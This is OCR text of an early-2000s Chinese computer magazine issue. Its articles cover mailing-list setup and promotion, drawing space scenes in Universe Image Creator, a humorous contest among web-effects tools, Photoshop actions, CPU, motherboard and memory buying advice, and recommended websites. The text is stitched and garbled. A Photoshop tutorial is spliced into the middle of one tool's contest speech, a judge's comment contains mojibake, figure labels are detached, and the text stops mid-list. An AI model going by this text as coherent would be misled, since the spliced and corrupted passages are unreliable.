


图 6

新建（或双击已有的标题）时，会弹出“编辑文章列表”窗口，如图7所示，分别输入标题和内容即可，中间工具栏中的图标和Word等文本编辑软件差不多，可进行更改字体、颜色，加入超链接等操作。



图 7

比较好的做法是先建立一个空文章gladmedia，输入固定栏目标题，编辑新一期邮件时将它另存后再双击每个栏目的标题，分别输入相关内容，最后从图6中选择“文章属性”，给自定义变量赋值，如第一期：[#no#]=1，预览结果如图8所示。



图 8

4.发送邮件

编辑完成、预览正常后，点击工具栏中的“发送文章”按钮，弹出对话框（图9），输入校验密码，单击“开始发送”按钮即可。注意这里接收人地址是邮件列表的地址，即“‘邮件列表代码’+ @list.cn99.com”：gladmedia@list.cn99.com，如要修改邮件列表名，可在项目管理器中修改其组属性。发送人地址是用于文章发送不能被邮件列表系统确认时退信的地址；发件人为文章的作者（可以为空）；列表密码为邮件列表管理者密码。



图 9

这里使用的邮件发送服务器是缺省的list.bentium.net，如果不能直接连接到该服务器或发送速度很慢，可将发送邮件服务器改为本地邮件服务器，方法是执行“设置/系统设置”命令，取消“使用缺省的邮件服务器”选项，在“发送邮件”栏中输入本地邮件服务器。

五、推广邮件列表

就像建网站一样，建立起一份邮件列表后，独特的创意、丰富的内容是必不可少的，但最终我们发现最花时间和精力的是——推广和吸引访问者。推广方法归纳起来主要有下面几点。

1.为邮件列表制作专门的页面，递交到搜索引擎、分类目录，把这个页面当作一个独立的网站来推广。

2.要有专门的电子杂志介绍和样刊试读，介绍中应包括刊物内容、针对对象、发送频率、每期平均大小等。

3.在站点的每一页上都添加订阅表单，订阅表单被访问者看到的频率越高。

4.设计一个专门的签名档，其中包括你的姓名、站点、邮件列表简介和订阅信息等。把这个签名档加在你发送的每一封邮件后面，甚至在论坛、社区、BBS、留言版等发表的帖子后也可以加上它。

5.与其他电子杂志互换广告

在各自的刊物上开一个栏目：推荐电子刊物，互相介绍，但也别搞得太商业化了。只要订阅者输入一次电子邮件地址，从复选列表中选中要订阅的几种邮件列表，提交即可；或者当用户订阅其中一个时，系统会弹出一个页面，询问该用户是否愿意订阅其他的联盟杂志。如乐乐同时出版了《乐乐多媒体》、《乐乐足球游戏杂志》、《乐乐新碟快报》三份电子刊物，就可以互相宣传、组合订阅。

怎么样，不难吧?走近了看，网络神话其实也会是很平实的，就在你身边。行动起来，也许会有一个新的神话，一个关于互联网、关于你的传奇!

（特别提醒：本栏目介绍的部分共享软件可到《电脑爱好者》网站http://www.cfan.net.cn下载。）

重要声明

《电脑爱好者》2000年第23期"芝麻开门"活动截止日期（以当地邮戳为准）为2001年1月5日，获奖名单将刊登在2001年第3期《电脑爱好者》杂志上。

大画星际空间

□辽宁 鸣涧

小弟是个天文爱好者，收集了很多异彩纷呈的宇宙空间图片，常常在鸣涧面前云遮雾罩般地卖弄，可鸣涧却说，又不是自己画的，有什么了不起的。小弟于是跟鸣涧叫号，你倒画一个我看看。嘿！这家伙，那我就露一手，也叫你望尘莫及。

鸣涧上网找啊找，终于在http://www.diardsoftware.com/找到了一个名曰 Universe Image Creator v1.62 的好东东，小弟根本就没有瞧得上眼这个只有 1068kB 的小家伙。没关系，等鸣涧做一幅出来让他大吃一惊！

先来添加一个星际空间背景。在工作区域单击鼠标右键，会弹出一个快捷菜单（图1），单击“Start Field”命令，可在图2中设置星际密度(Density)、星空亮度(Brightness)和超大星(Large Stars)的个头。如果对左侧的预览不满意，可以单击“Default Properties”按钮恢复为缺省值再重新修改。而星空的五颜六色可以通过“Color...”按钮来实现。做好所有的设定以后，单击预览图框一次，然后单击工作区，这时在状态条上会有一个进度条显示当前添加背景的进度，完成以后，工作区的背景就变化为所设定的样子了。




图1




图 2




图3

接下来就该添加星云了。在右键菜单中选择“Cluster”，在图3中除了设置密度、亮度、超大星个头外，还可以设定星云的旋转角度(Rotation)。完成后单击预览图框，然后在工作区找到合适的位置并拖动鼠标，画出星云的大小，嘿，真够简单的！

然后再添加几颗星星，装点一下星空的氛围吧。在右键菜单中选择“Star”，在图4中设置好光晕(Dropoff)、半径(Radius)范围，并设定好相应的颜色值，然后在工作区画出一颗星。星空中的星星应该是五颜六色的，所以可再多设置几个不同颜色的星星。

最后还要加入旋涡云气，在右键菜单中选择“Interstellar Gas”，在图5中设定好强度(Intensity)和频率（Frequency)，最后还要设定好颜色，接下来不用鸣涧说就知道了，那就是把它画出来！




图 4





图 5

浩瀚的宇宙少不了一个蔚蓝的星球的装点，这就是我们安居乐业的家园地球了。鸣涧从小弟那里找到了一幅地球的图片，执行主菜单“Edit/Paste File...”，找到地球的图片路径打开就可以了（图6）。注意将图片放置在一个合适的位置，同样道理还可以插入地球卫星的图片等。

图 6



小弟看着这一会儿就做出来的星空图片，不禁吐了吐舌头。看着他已是佩服得五体投地，鸣涧心里说不上有多美了，一时高兴把鼠标施舍给了他：你先体会体会吧，我去休息一会，呵呵！

特效软件齐争锋

□四川 方杰

现在互联网规模愈来愈大，更多的网迷落网了。在学会聊天、收发邮件后，大家又瞄准了做网页。但刚开始做时总是不尽人意，不够吸引人，所以一个个网页特效软件浮出水面。为此一个特别的软件选秀大赛开始了。

“第一届网页效果增强软件选秀大赛现在开始”

主持：Windows98

评委：Frontpage、Dreamweaver

入围选手：



网页特效生成器
英文名：Green Tea
国籍：中国
年龄：2.60
性别：共享
体重：901kB
（zip 减过肥）



主页特效制作百宝箱
英文名：不祥
国籍：中国
年龄：2.0
性别：免费
体重：925kB
（zip 减过肥）



Anfy Team
国籍：美国
年龄：1.43
性别：共享
体重：2918kB
（未减过肥）

“第一个出场的是……”此时幕布后面一阵鸡飞狗跳……最后在两声惨叫后主页特效制作百宝箱钻了出来。还没轮到你！瞧你把我的舞台占了21%。”Windows98大叫到。主页特效制作百宝箱：“小子，我早就看你不顺眼了，要是你再多嘴，哼哼……”

Windows98妥协了，“第一个出场的是——主页特效制作百宝箱”。

“大家网（晚）上好，我叫主页特效制作百宝箱，我来自中国。我与前辈的区别在于将以往的52条特效代码扩充到80多条，包括带倒影的时间、跟随鼠标的十字架、渐显播放文字等等，全是JavaScript和DHTML的代码。不仅代码包含的方面众多，而且使用很方便，通常可以一步到位，偶尔也来一个曲线“救国”，也是为了活跃一下气氛嘛，免得太枯燥了。而且都很简单的，改一改链接的页面、图片或者是调整高度、宽度之类，大家不必担心不好用。谢谢。”

评委点评：此选手气质比较好，青春靓丽，富有年轻人的朝气。而且知识全面，很体贴人，让人觉得特别亲切。但是条理还不够清晰，没有将各种代码分类，找起来不方便。

“第二个出场的是——网页特效生成器”

“先生们、女士们，大家好。我嘛，挺谦虚的，不好强，不逞能，还很秀气。我最大的优点是无论哪一个特效都是一次性解决，当然都是JavaScript代码。界面由图标组成，各种特效很好认，帮你节约更多的时间，时间要花在有用的地方嘛。另外我还接受外来的JavaScript特效即第三方插件，不过你也可以自己编写代码，自己写来自己用。怎么样，我的内力够深厚吧？下次再见。”

评委点评：此选手身材很好，具有体操运动员的体形特点，界面十分简洁明了，有条有理，找起来极为快速。而且应用极为方便，所有的特效只需按右边的“复制到剪贴板”再粘贴到网页（HTML编辑状态下）中即可。美中不足的是界面色彩搭配不够好，升级慢了一点。

“第三个出场的是——Anfy Team”

"Welcome，everybody.我来自异国他乡，我代表了最先进的网页特效制作技术——Java applets。在网页中实现复杂的图片特效最好来找我，如果不信那么大家看过来——



揣摩Photoshop的动作

南京 王龙

Photoshop的动作(Action)有时也称为“批处理”，它的主要功用是利用预定好的动作顺序来对图片进行相同步骤的操作，因此具有大批量处理图片效果的能力。利用它学习Photoshop，你可以学会制作大量精美的图片。下面就跟我学上一例——暴风雪。

首先启动Photoshop5.0，打开一张图片。点击“窗口（W）”菜单下的“显示动作”，弹出动作小窗口，点击右上角的按钮，弹出下拉列表并选中“载入动作”，在c:\Program Files\Adobe\Photoshop 5.0CS\Goodies\Actions 目录中找到*.atn文件，选中“图像效果.atn”文件。这个文件就被加入到窗口中了。点击三角钮，弹出下拉列表。

选中“暴风雪”，点击播放按钮，就会看见小窗口中快速闪动，之后，你的图片就被添上了一层暴风雪，效果如何？

这样制作效果图真的很方便，要是我们自己能够手动制作这样的效果图，那该多好啊！那就跟着“动作”去学吧，这也正是“动作”的妙用之一。

如上选中“暴风雪”，再点其左边的三角形按钮，弹出下层菜单，在其下层又会出现很多这样的小按钮，将它们全都点成向下，这样从上到下就构成了一个非常完整的暴风雪的教学步骤，连各项的参数都写得一清二楚。你就按顺序去做一遍吧，下一次你就可以自己手动地完成暴风雪的效果图制作了。你还可以通过这种方法学会“太阳雨”、“爬行动物的皮肤”等效果图的制作，另外还可以加载c:\Program Files\Adobe\Photoshop 5.0CS\Goodies\Actions目录中的“按扭.atn”、“文字效果.atn”等文件，学习按钮和文字效果的制作。







举一反三，相信你一定能成为平面效果图的制作高手。怎么样，自己也处理一张精美图片，偷着乐去吧！

另外，我们在用“动作”进行自动处理图片效果时，可能会对某些地方的设置不满意，从头再做一遍又未免太麻烦。其实我们可以直接在“动作”中设置各项参数，以达到想要的效果。

现在让我们把图中暴风雪的雪量改变一下。点按“暴风雪”左边的三角按钮弹出列表项，选中“阈值”并点击其左边的三角向下，指向“阈值”双击，弹出“阈值”设置对话框，将该值设为160，关闭。选中“阈值”下的“设置当前图层”，最后点击播放钮。图片中暴风雪被修改成雪花飘零了。

六大类的特效足以满足你能想到的各个要求，相信见识过我的能力后一定永生难忘。我坚信一句话：没有做不到，只有想不到”Thank you.Goodbye.

评委点评：此选手外形还算可以，五官端正，没有ÊÇÍ¬ÀàÈí¼þµ±ÖÐµÄÇ¿Õß¡£ 不仅可以处理图片，还能产生其他的Java特效，实在是太强大啦。但他是外国人，所以中文说得确实不敢恭维，很多汉字都不认识。而且需要设定的项目比较多，很多人因此而放弃了，实在是可惜。希望以后能尽量改进。


Windows98又冒了出来，“第一届网页效果增强软件选秀大赛（决赛）最终结果是：

最佳形象奖：主页特效制作百宝箱

最具易用性奖：网页特效生成器

一专（图片）多能奖：Anfy Team“

其实我们的评比并不是目的，而是一种手段，为了抛砖引玉，激励广大的编程和网页爱好者制作出更好的特效工具为大家服务。本次大赛到此结束，下一届大赛再见。



2001硬件DIY随想

□贵州 杨欧阳

№1　芯跳的回忆

1971年，Intel推出了世界上第一款微处理器4004，它是一个包含了2300个晶体管的4位CPU。1978年，Intel推出了具有16位数据通道、内存寻址能力为1MB、最大运行速度8MHz的8086，并根据外设的需求推出了外部总线为8位的8088，从而有了IBM的XT机。随后，Intel又推出了80186和80188，并在其中集成了更多的功能。到1982年的时候，Intel在8086的基础上推出了80286，IBM则采用80286推出了AT机并在当时引起了轰动，进而使得以后的PC机不得不一直兼容于PC XT/AT。到了1985年，Intel推出了80386，但并没有引起IBM的足够重视，反而是Compaq率先采用了它。可以说，这是PC厂商正式走“兼容”道路的开始，也是AMD等CPU生产厂家走“兼容”道路的开始和32位CPU的开始，直到今天的P4和K7依然是32位的CPU（局部64位）。

1989年，80486横空出世，它第一次使晶体管集成数达到了120万个，并且在一个时钟周期内能执行2条指令。随后，AMD、Cyrix等陆续推出了80486的兼容CPU，于是人们只知有386和486之分而不知有Intel和非Intel之分。鉴于这种情况，Intel没有将486的后一代产品称为586，而是使用了注册商标Pentium，Pentium一经推出即大受欢迎，正如其中文名“奔腾”一样，其速度全面超越了486CPU。尽管有浮点运算错误的干扰，但对手的5X86更像是一个超级486，就算是后来的AMD K5也因为推出较晚和浮点运算不够强劲而大败于Pentium。

在Pentium家族中，早期的50MHz、60MHz为P5，而75MHz～200MHz的产品则为P54C。随后，Intel将MMX技术应用到Pentium中，这一代产品从133MHz到233MHz，即P55C。其中的Pentium 166 MMX的产品被玩家们亲切地称为“黑金刚”，从此张口不离超频二字。其实在P55C之前，Intel早就推出了Pentium Pro，但是当时微软的Windows95尚未推出，彻底抛弃了16位代码的Pentium Pro在运行DOS时甚至可以用惨不忍睹来形容，因而Pentium Pro只能在高端的32位运算中一展风采。但正是Pentium Pro奠定了P6架构，甚至我们可以说Pentium II = Pentium Pro + MMX。

后来的事儿就是大家非常熟悉的了：Intel用来对付对手的Slot 1架构成了自己的绊脚石，于是便有了Celeron、Celeron A、Celeron II，而AMD则趁机在Socket 7架构上改进广受好评的K6并命名为K6-2，一时间，Celeron和K6-2成了穷人的宝马。随后，为了应战只手遮天的Intel，AMD推出了利齿K6-3，但这并没有咬动Intel分毫，毕竟Celeron太好用了！真正让Intel大败的应属K7，加上Intel接连的失误，AMD毫无疑问地坐在了高端的宝座，尤其是Duron的推出使得AMD成为高性价比的代名词，此时的AMD除了兼容性外，应该说是已渐入佳境。真希望AMD的大锤（K8）能狠狠地砸在P4上，如此我等消费者又收渔翁之利了，呵呵。

在了解了CPU的成长史后，我们再来看一下CPU的选购。作为DIY一族，选购一个合适的CPU无疑是相当重要的，而这其中我们要遵循“老二主义”。这是什么意思呢？一般说来，一个产品刚刚推出时虽然囊括了许多新技术，但由于没有经过市场的检测，这个技术未必就一定会流行。加上新产品处于厂商的暴利期，软件的支持也跟不上，所以如果你不是专业的评测人员或发烧的温度尚浅，大可不必做第一个吃螃蟹的人。等该CPU的更高频率出来并大规模降价后，通常可以以初期价格的一半甚至1/4或更低买到几个月前天价的CPU。打个比方说，K7-500初出时要卖3000多大洋，可等K7-650出来不久以后它就只卖1000多。另外，在高频CPU

流行时我们完全没有必要为追逐潮流而多花数百甚至上千元多买几十兆赫兹，因为实际使用过程中我们是感觉不出这点差距的。一般而言，只要两个CPU主频差不超过20%，不用测试软件是不容易分辨得出速度差距的。就拿小生的CPU来说，从366超到550，虽然有50%的差距，但在运行像Word之类的软件时根本就体现不出这种差距，因为366已经足够快了！

就目前来看，AMD的Duron无疑是最佳性价比的CPU，低于Celeron的价格高于Celeron的性能，普通家用完全足够。但如果你是专业应用的话，小生还是推荐使用P III，因为像Solid Works 99之类的专业软件会不认AMD K7家族的CPU，此时可以把注册表中的CPU类型改为Intel的X86即可。当然，如果十分在意速度的话，雷鸟（Socket A Athlon）是当之无愧的最快的CPU（要知道，雷鸟1G比P III 1G曾经便宜到1万多大洋）。又或者你既重视兼容性又没钱并且还爱超频，Celeron II无疑是更好的选择，最后，如果你确实没有钱，用VIA的CPU好了。

小鸟知识点：

CPU(Central Processing Unit)：中央处理器，它是计算机的心脏，主要由运算器和控制器组成，CPU的速度用MIPS（百万个指令/秒）表示，XT机采用的8088速度为0.75MIPS，而超频至450MHz的Celeron速度为1000MIPS左右。通常地，我们更喜欢用CPU的主频来衡量它的快慢:CPU主频=外频×倍频

其中外频即系统总线频率，现在常用的有66MHz(Celeron)、100MHz（Duron)、133MHz（新P III)，至于倍频大多已被CPU厂家锁定，可以不用理会它。通过提升外频我们可以对CPU进行超频（Over Clock)，比如300MHz的Celeron外频66Hz，倍频为4.5，当把外频调到100MHz时CPU主频即为100MHz×4.5=450MHz，这可是1999年一个近乎神话的超频。调整外频可以通过修改BIOS设置或者跳线、拨动DIP开关来实现，这一点请参考主板的说明书，不过CPU的超频带有一定的危险性，不可盲目试之。

MMX（MultiMedia Extensions)：多媒体扩展指令集，曾被玩家们戏称为麻麻叉。它是Intel针对日益发展的多媒体处理需要在1996年发布的，它一共包括57条多媒体指令，这些指令可以一次处理多个数据，目前的主流CPU都支持它（新P III带有支持更多指令的MMX2)。

3D Now!:由AMD公司推出的类似于MMX的多媒体指令集，AMD以及VIA的CPU支持该功能。

№2　初探主板

首先我们应该明白的是从有CPU的那天起就有主板了，只不过早期的计算机大多由专业厂家组装，当时也很少有人敢没事把几万元的宝贝拆了研究。直到386时代快结束、486快开始流行时，Compaq、AST等IBM XT/AT兼容机的“兼容”才逐渐变成零散商家组装的“兼容机”。从486到Pentium这一段时间里，台湾的海洋和大众占据了相当大的市场份额，可谓当时的名牌。从MMX开始，我们逐渐地熟悉了微星、华硕、升技、技嘉、梅捷、耕宇和硕泰克等牌子。可以说，曾经的主板仅仅就是一个Mother Board，能够支持各个配件工作即可，不存在什么品牌的区别，但如今的主板可以说是百花齐放，主板厂商比比皆是，十个手指头加上十个脚趾头也数不清，因此选择一款主板并非一件太容易的事儿。

选好主板首先要弄清楚自己用什么CPU，根据CPU再确定芯片组：

CPU	对应的芯片组
K6-2	TX、MVP3等
Celeron 266～533	ZX、LX、BX、i810、i815、VIA Apollo Pro 133（A)
Celeron II	BX、i810、i815、VIA Apollo Pro 133（A)
P II、P III	BX(仅限233～333)、BX、i810、i815、VIA Apollo Pro 133（A)
AMD Athlon	AMD 750、VIA KX133
Duron、新Athlon	AMD 750、VIA KT133
VIA M II	BX、i810、i815、VIA Apollo Pro 133（A)

比如准备用Duron 700装机，我们就可以用KT133芯片组的主板。确定用什么样的主板后，我们就要看看CPU是什么安装形式：

CPU	安装形式
K6-2	Socket 7
Celeron 266～300、P II、P III	Slot 1
Celeron 300A、333A以上、新P III、VIA M II	Socket 370
AMD Athlon	Slot A
Duron、新Athlon	Socket A

一旦确定了芯片组和CPU安装形式后，我们就可以选择主板的牌子和具体型号了。一般而言，同芯片组、同档次的名牌主板（不推荐用杂牌板）价格相差不超过100元，性能差不超过7%，具体选择哪个牌子凭个人喜好和朋友推荐即可。很多大虾都喜欢用华硕，而笔者则较喜欢微星和硕泰克。

眼下应用于主板上的各种技术非常的多，像硬件侦错指示灯、磁盘阵列、软跳线等等，但严格说起来并非每一项技术都是实用的。作为家用电脑，有时候并不太实用的功能却会多花费我们不少银子。当然，磁盘阵列这样的功能对系统的性能还是很有帮助的（尤其是磁盘密集型的应用程序)，同时，软跳线这样的功能也使得用户不用反复地打开机箱用镊子超频。在几个大的主板牌子中，华硕以速度和稳定性而著称，而微星以支持

的新技术多而闻名，梅捷和升技则在超频方面较为擅长，装机时我们可以根据个人的需要选用。

另外，在选择主板时还需要考虑的就是一个可升级性的问题，关于这一点笔者觉得要辩证地来考虑。首先，对于CPU的升级我觉得基本上不用考虑，这主要是因为现在CPU和主板的更新速度太快。可以毫不夸张地说，Intel的BX是一个超寿命的产品，按照目前的发展速度它一年以前就应该被淘汰了。笔者的机子是1999年配的，因为当时认为Scoket370接口的主板是今后的潮流（这一点我倒是预见对了），故而选择了微星6153BX，不曾想一年以后Intel推出了赛扬Ⅱ，尽管后面推出的6153能通过升级BIOS支持赛扬Ⅱ，但我的6153却因为PCB版本过早而无法使用赛扬Ⅱ。因此说如果你不打算在一年以内升级CPU的话，可以把主板能否升级CPU忽略不记。

在内存插槽方面，我们最好选择3～4个内存插槽的主板，毕竟内存是我们将来升级机器次数可能最多的地方（这里要注意一个问题，很多主板虽然有3根内存插槽，但却只能插2根双面条和1根单面条）。在PCI插槽方面，我觉得有3～4根即可，至于AMR我个人认为那简直就是浪费原材料的东西——它甚至不如一根ISA插槽实用。

到电脑城装机时，商家一般会推荐一些我们不知名的主板，这时其实也不用非要大骂他们是JS。一般说来，商家推荐某款产品时利润会较大，因此我们的杀价空间也会相应地大些。至于产品的好坏我们可以大致看一下：首先从做工上看看主板的四周是否有大的切割毛刺，主板上采用的电容容量及耐压是否够大、主板上的插槽插座是否采用了像AMR之类的名牌元件等，然后看看主板的布局是否井井有序，主板PCB板是4层板还是6层板等，如果主板在这些方面做得较好并且价格便宜得多的话，倒也不失为一种好的选择，尽管价格差可能是好几百元，但同芯片组主板的总体性能差不会超过7%。

小鸟知识点：

MainBoard：主板，也叫MotherBoard（母板），用于连接计算机的CPU、内存储器、I/O等五大部件，是计算机机箱内各种配件的支撑平台。

ChipSet：芯片组，主要负责内存管理和输入输出工作，一般分为南桥和北桥芯片，其中南桥芯片掌管I/O，北桥芯片掌管显示和内存管理等。

ISA（Industry Standard Architecture）：工业标准结构，一般指ISA总线或ISA插槽，ISA插槽提供ISA总线的接口，现在已经很少使用，主要用于连接声卡、Modem等设备。

BIOS（Basic Input Output System）：基本输入输出系统，它是一段程序，提供计算机自举和管理各种硬件的功能，通常存储于BIOS芯片中。BIOS中的BIOS Setup程序可以设置计算机的一些参数，放在CMOS芯片中，所以BIOS Setup程序通常也叫CMOS设置程序。

№3　内存的传说

关于内存，电脑神童比尔·盖茨有一个很著名的笑话：我想对于任何人来说640kB内存都足够了！相应的，IBM的XT机设计师在设计PC时将8088 CPU的1MB寻址空间划分成两部分：低端的640kB被作为RAM分配给DOS使用，而高端的384kB则用于视频适配卡和ROM使用。这种做法被后来的PC设计师和程序员沿用至今，从而使得很多对内存需要多的程序不得不走很多弯路使用扩充内存和扩展内存。今天，我们可以看到，操作系统和很多软件最低的RAM要求是32MB，实际上需要64MB甚至128MB才能流畅运行，而这些操作系统和软件大多都是微软公司的！

到1984年，在286也就是AT机普及不久时，包括微软的Windows 1.0在内，640kB的内存限制使得很多“大型”软件无法施展拳脚。为了解决这种矛盾，Lotus、Intel、Microsoft三家联合推出了LIM-EMS也就是扩充内存规范，但是这种规范使用的I/O插槽的地址总线只有24位，这对于32位的386 PC是极其不适应的，因此在386以上的PC机中没有再使用扩充内存，但为了向下兼容把1MB以上的内存称为扩展内存，同时为了使使用扩充内存的软件能够使用扩展内存，通常会利用像EMM386.exe、QEMM.exe等内存管理程序模拟扩充内存。

随着硬件的进一步发展，最初使用的（FPM）DRAM快速页内存逐渐地赶不上趟，于是EDO内存开始逐渐普及，再以后就是我们现在所使用的SDRAM了。SDRAM为168线内存条，可用作主存和显存，目前有66MHz、100MHz、133MHz三种标准频率（盛创科技KingMax自己推出了PC150规范）。在133MHz SDRAM（也就是PC133）推出以前，Intel曾力推RDRAM，但由于价格过高和仅有i820芯片组支持而显得过于阳春白雪，现在，就连Intel自己也投向了DDR SDRAM的怀抱。

知道了内存的由来后，让我们看看内存的选购。在计算机系统中，内存是程序运行的必经之路，内存的大小直接影响了系统的性能，下表是各种软件对内存的需求：

软件	最低值	推荐值
DOS	1MB	4MB
Windows 95	8MB	32MB
Windows 98	16MB	64MB
Windows NT 4.0 Workstation中文版	16MB	64MB
Windows Me	32MB	128MB
Windows 2000 Profesional	64MB	128MB
Photoshop 6	32MB	128MB
SloidWorks 99/SolidEdge 7	64MB	256MB

可以知道的是，我们的内存容量的确还是偏小，但如果内存大到一定值后再增加，对软件运行的帮助不是很



图 1



图 2



图 5



图 6



图 8

□冷风

品网

星际终极区（图 1）

http://www.gameking.com.cn/

网站简介：星际争霸大家都听过了吧！这个游戏真是风行了多时！这个站就是星际的专题站，内容包括星际的一切，地图、小说、资料、攻略等什么都有！

美工设计：★★★★☆

栏目内容：★★★★☆　　技术含量：★★★☆

浏览速度：★★★☆　　用户兴趣：★★★★

追梦工作室——网页设计（图 2）

http://www.seek-for.com/

网站简介：现在网上最流行的是什么？可能大部分人都回答是做主页，追梦工作室就是专门从事网页制作、网站设计技术研究的工作室。这里就是这个工作室的基地，不但有他们的展品，重要的是这里有技术文章和实例，做网页的朋友不可不看。

美工设计：★★★★

栏目内容：★★★★　　技术含量：★★★★☆

浏览速度：★★★★☆　　用户兴趣：★★★★

品网网址：www.cfan.net.cn/pinman/index.htm

□主持人：贾欣





图 4



SOEZ2U 多媒体入口网（GB5）（图 3）

http://www.soez2u.com/

网站简介：这是一个繁体站点，里面全是讲多媒体技术，包括图象，音频，视频等技术的文章、工具、硬件。内容丰富，有网友作品，大家有自己的作品都可以到这里展示。

美工设计：★★★★

栏目内容：★★★★☆　　技术含量：★★★★☆

浏览速度：★★★☆　　用户兴趣：★★★★

广州电子技术网（图 4）

http://gzdzw.51.net/

网站简介：听个名字就知道是讲电子技术的网站啦，里面有着多种实用电路图，甚至连晶体管的资料也可以查到！真是电子爱好者的天堂！

美工设计：★★★☆

栏目内容：★★★★　　技术含量：★★★★☆

浏览速度：★★★★　　用户兴趣：★★★☆

中国同学录（图 5）

http://www.5460.net/

网站简介：现在回想童年时，不觉会想起很久以前的同学仔，真是想联络他们出来见见面。但没有联络方法，怎么办？就是靠同学录啦！从前的同学录是在书薄上写的，现在可不同啦！把它放在网站可以得到同学的最新消息！大家都在这里开个同学录吧！

美工设计：★★★☆

栏目内容：★★★☆　　技术含量：★★★

浏览速度：★★★★　　用户兴趣：★★★☆

格斗之王（图 6）

http://fightking.myrice.com/

网站简介：玩GAME的朋友都不会没有玩过格斗游戏吧！从多年前的街霸，到现在的拳王都有不少的朋友日夜苦玩。这个站就是专门讲格斗游戏的站点，包括人物故事和各游戏的出招表，还有热门一时的 MUGEN，总之关于格斗的东西这里大部分都可以找到！

美工设计：★★★☆

栏目内容：★★★★　　技术含量：★★★☆

浏览速度：★★★★　　用户兴趣：★★★★

中国烹饪（图 7）

http://best.163.com/~shenwei/index.htm

网站简介：民以食为天，这句话流传至今，不是没有道理的。人每天都要吃东西，人人都想吃好一点，这个站就是教人怎样煮食的，内容非常丰富，不但适合家庭主妇，还适合厨师和煮食爱好者。

美工设计：★★★★

栏目内容：★★★★☆　　技术含量：★★★★

浏览速度：★★★★　　用户兴趣：★★★★☆

PCHDD.COM→硬件评测（图 8）

http://www.pchdd.com/

网站简介：硬盘和光盘大家都知道是一种储存器来的！万一我们这些东西的质量不好，坏了或是其他问题使我们辛辛苦苦得来的数据没有了怎么办？为了解决这些问题请到这个站看看吧！此站是一个专门讲储存器的站点，里面有最新储存器的消息，和一些储存器的评测。大家想买硬盘、刻录机等储存设备，就来这个站看看啦！

美工设计：★★★☆

栏目内容：★★★★　　技术含量：★★★★☆

浏览速度：★★★★　　用户兴趣：★★★★☆

春节网上亲密接触

□止水 WindFlower

忙碌了一年，终于可以休息一下了。今年的春节您打算做什么呢？面对这忙碌的大千世界，我们该如何让这传统的节日更加轻松、更加丰富、更加愉快呢？走，上网去看看吧！说不定您会有意外的收获呢！

★娱乐动态速览

天天娱乐（http://www.joyday.com）——每逢佳节娱乐忙，春节佳日娱乐界大约是最忙碌的。天天娱乐当然也不会错过这个机会，为你提供最新最热门的娱乐动态报道。

★春节游戏行

亚联游戏（http://www.asiagame.com/）——节日在家不玩游戏怎么行？来亚联游戏网，这里为你提供最新最热门的游戏攻略，还有烫手的游戏试玩版提供下载，千万别错过哟！

★出门旅游指南针

图行天下（http://www.go2map.com/）——难得一次假期，是不是打算利用春节假期出门旅游？不认识路？没关系了，图行天下为你指点迷津。







★美食网上寻

中华美食网（http://www.5eat.com/）——放假在家烧几个菜，找几个朋友小饮一番简直是人生一大快事。但是吃要有个新意，也要有个章法。如果害怕露怯，可以偷偷地来中华美食网的食谱大全学上几招！

★有朋自网上来

聊聊语音聊天网（http://www.liaoliao.com/）——过节是一个放松的机会，大家可以不用提防老板的突袭，可以明目张胆把已经厌倦的文字聊天升级为语音聊天。只要拥有不是太慢的联网速度和一只“只要没坏”的麦克风就可以了。免了国际长途电话费，免了聊了半天还不知道对方性别的烦恼，免了文字的虚幻，给网络带来我们期待的真实……

★今年流行网上送礼

珠穆朗玛（http://www.8848.net/）——今年拜年流行网上送礼，如果您也想搭上这趟车，千万别错过8848珠穆朗玛网上超市哟，这里商品品种繁多，价格相对而言还比较便宜，超过200元的商品还可以免费EMS呢！

★网上纵览天下影片

